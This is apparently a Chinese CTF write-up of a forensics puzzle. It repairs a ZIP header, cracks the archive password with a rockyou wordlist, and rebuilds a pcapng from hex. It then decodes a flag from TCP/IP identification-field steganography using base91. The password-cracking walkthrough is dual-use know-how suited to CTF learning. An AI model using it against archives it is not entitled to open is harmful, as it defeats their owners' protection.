
```
50 4B 03 04 14 00 00 00  08 00 4F 8B 57 52 04 BD  PK          O▮WR ½
```

可以发现就少了前面的504B03041400，补上并保存



为加密的文件输入密码：
flag\嘻嘻，想不到吧

需要密码（可恶），这里我用的rockyou进行爆破




口令已成功恢复!

Advanced Archive Password Recovery 统计信息:


总计口令	190
总计时间	33ms
平均速度(口令/秒)	5,757
这个文件的口令	qwerty
十六进制口令	71 77 65 72 74 79

得到密码qwerty，解压得到



嘻嘻，想不到吧　2021/2/4 18:57　.file

winhex查看




```
 0  1  2  3  4  5  6  7   8  9 10 11 12 13 14 15     ANSI ASCII
44 34 20 43 33 20 42 32  20 41 31 20 30 32 20 30   D4 C3 B2 A1 02 0
30 20 30 34 20 30 30 20  30 30 20 30 30 20 30 30   0 04 00 00 00 00
20 30 30 20 30 30 20 30  30 20 30 30 20 30 30 0D    00 00 00 00 00
0A 46 46 20 46 46 20 30  30 20 30 30 20 30 31 20    FF FF 00 00 01
30 30 20 30 30 20 30 30  20 44 30 20 46 45 20 34   00 00 00 D0 FE 4
43 20 35 46 20 32 44 20  38 32 20 30 35 20 30 30   C 5F 2D 82 05 00
```

需要将右边的数字导入winhex

然后放进kali能够识别出是个流量包，所以补上后缀pcapng

打开后发现是一段英语对话文本




No.	Time	Source	Destination	Protocol	Length	Leftover Capture Data	Info
1	0.000000	VMware_a0:9e:01	Broadcast	ARP	60		Who has 192.168.80.1? Tell 192.168.80.132
2	0.000519	VMware_c0:00:08	VMware_a0:9e:01	ARP	42		192.168.80.1 is at 00:50:56:c0:00:08
3	0.000582	10.246.153.208	8.8.8.8	TCP	77		1234 → 81 [PSH] Seq=1 Win=53270 Len=23
4	0.000600	10.246.153.184	8.8.8.8	TCP	94		1234 → 81 [PSH] Seq=1 Win=53270 Len=40
5	0.000613	10.246.153.201	8.8.8.8	TCP	80		1234 → 81 [PSH] Seq=1 Win=53270 Len=26
6	0.000626	10.246.153.195	8.8.8.8	TCP	80		1234 → 81 [PSH] Seq=1 Win=53270 Len=26
7	0.000639	10.246.153.222	8.8.8.8	TCP	102		1234 → 81 [PSH] Seq=1 Win=53270 Len=48
8	0.000679	10.246.153.13	8.8.8.8	TCP	76		1234 → 81 [PSH] Seq=1 Win=53270 Len=22
9	0.000699	10.246.153.22	8.8.8.8	TCP	79		1234 → 81 [PSH] Seq=1 Win=53270 Len=25
10	0.000701	10.246.153.150	8.8.8.8	TCP	62		1234 → 81 [PSH] Seq=1 Win=53270 Len=8
11	0.000704	10.246.153.55	8.8.8.8	TCP	75		1234 → 81 [PSH] Seq=1 Win=53270 Len=21
12	0.000706	10.246.153.243	8.8.8.8	TCP	109		1234 → 81 [PSH] Seq=1 Win=53270 Len=55


```
> Frame 5: 80 bytes on wire (640 bits), 80 bytes captured (640 bits)
> Ethernet II, Src: VMware_a0:9e:01 (00:0c:29:a0:9e:01), Dst: VMware_c0:00:08 (00:50:56:c0:00:08)
> Internet Protocol Version 4, Src: 10.246.153.201, Dst: 8.8.8.8
> Transmission Control Protocol, Src Port: 1234, Dst Port: 81, Seq: 1, Len: 26
> Data (26 bytes)
```

```
0000  00 50 56 c0 00 08 00 0c  29 a0 9e 01 08 00 45 00   ·PV····· )·····E·
0010  00 42 00 48 00 00 ff 06  06 9f 0a f6 99 c9 08 08   ·B·H···· ········
0020  08 08 04 d2 00 51 00 00  00 00 00 00 00 00 50 08   ·····Q·· ······P·
0030  d0 16 14 e0 00 00 41 3a  48 6f 77 20 6f 6c 64 20   ······A: How old 
0040  69 73 20 79 6f 75 72 20  64 61 75 67 68 74 65 72   is your  daughter
```

首先想是把长度提取出来转ascii，但是发现有不可打印字符长度，就放弃了这个思路。这道题的考点是TCP隐写



3 0.000582	10.246.153.208	8.8.8.8	TCP	77
4 0.000600	10.246.153.184	8.8.8.8	TCP	94
5 0.000613	10.246.153.201	8.8.8.8	TCP	80
6 0.000626	10.246.153.195	8.8.8.8	TCP	80
7 0.000639	10.246.153.222	8.8.8.8	TCP	102
8 0.000679	10.246.153.13	8.8.8.8	TCP	76




```
      9 0.000699    10.246.153.22     8.8.8.8        TCP     79
     10 0.000701    10.246.153.150    8.8.8.8        TCP     62
     11 0.000704    10.246.153.55     8.8.8.8        TCP     75
     12 0.000706    10.246.153.243    8.8.8.8        TCP    109
```

```
> Frame 3: 77 bytes on wire (616 bits), 77 bytes captured (616 bits)
> Ethernet II, Src: VMware_a0:9e:01 (00:0c:29:a0:9e:01), Dst: VMware_c0:00:08 (00:50:56:c
v Internet Protocol Version 4, Src: 10.246.153.208, Dst: 8.8.8.8
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  > Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 63
    Identification: 0x0040 (64)
  > Flags: 0x00
    Fragment Offset: 0
    Time to Live: 255
    Protocol: TCP (6)
    Header Checksum: 0x06a3 [validation disabled]
```

```
0000  00 50 56 c0 00 08 00 0c  29 a0 9e 01 08 00 45 00   ·PV·····)·····E·
0010  00 3f 00 40 00 00 ff 06  06 a3 0a f6 99 d0 08 08   ·?·@············
0020  08 08 04 d2 00 51 00 00  00 00 00 00 00 00 50 08   ·····Q········P·
0030  d0 16 14 e0 00 00 41 3a  57 68 61 74 20 63 61 6e   ······A: What can
```

将所有的字符给提取出来，注意有重复字符，因舍弃。




```
@iH<,{*;oUp/im"QPl`yR*ie}NK;.D!Xu)b:J[Rj+6KKM7P
```

```
No.           Time         Source            Destination     Prot
      38 0.000802    10.246.153.149    8.8.8.8         TCP
      39 0.000804    10.246.153.231    8.8.8.8         TCP
      40 0.000806    10.246.153.88     8.8.8.8         TCP
      41 0.000808    10.246.153.23     8.8.8.8         TCP
      42 0.000856    10.246.153.64     8.8.8.8         TCP
      43 0.000911    10.246.153.5      8.8.8.8         TCP
      44 0.000959    10.246.153.128    8.8.8.8         TCP
      45 0.001082    10.246.153.42     8.8.8.8         TCP
      46 0.001129    10.246.153.172    8.8.8.8         TCP
      47 0.001175    10.246.153.208    8.8.8.8         TCP
      48 0.001229    10.246.153.103    8.8.8.8         TCP
      49 0.001273    10.246.153.78     8.8.8.8         TCP
```

```
> Frame 49: 96 bytes on wire (768 bits), 96 bytes captured (768 bits)
> Ethernet II, Src: VMware_a0:9e:01 (00:0c:29:a0:9e:01), Dst: VMware_c0:00:08
v Internet Protocol Version 4, Src: 10.246.153.78, Dst: 8.8.8.8
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  > Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 82
    Identification: 0x0050 (80)
  > Flags: 0x00
    Fragment Offset: 0
    Time to Live: 255
    Protocol: TCP (6)
    Header Checksum: 0x0702 [validation disabled]
```

```
0000  00 50 56 c0 00 08 00 0c  29 a0 9e 01 08 00 45 00   ·PV·····)·····E·
0010  00 52 00 50 00 00 ff 06  07 02 0a f6 99 4e 08 08   ·R·P·········N··
```

然后进行base转码，只可能是base64以上的，最后发现base91成功转码
https://ctf.bugku.com/tool/base91



```
@iH<,{*;oUp/im"QPl`yR*ie}NK;.D!Xu)b:J[Rj+6KKM7P
```

```
flag{w[redacted]A}
```

题目说flag的内容需要md5一下，将里面md5后提交即可

本文完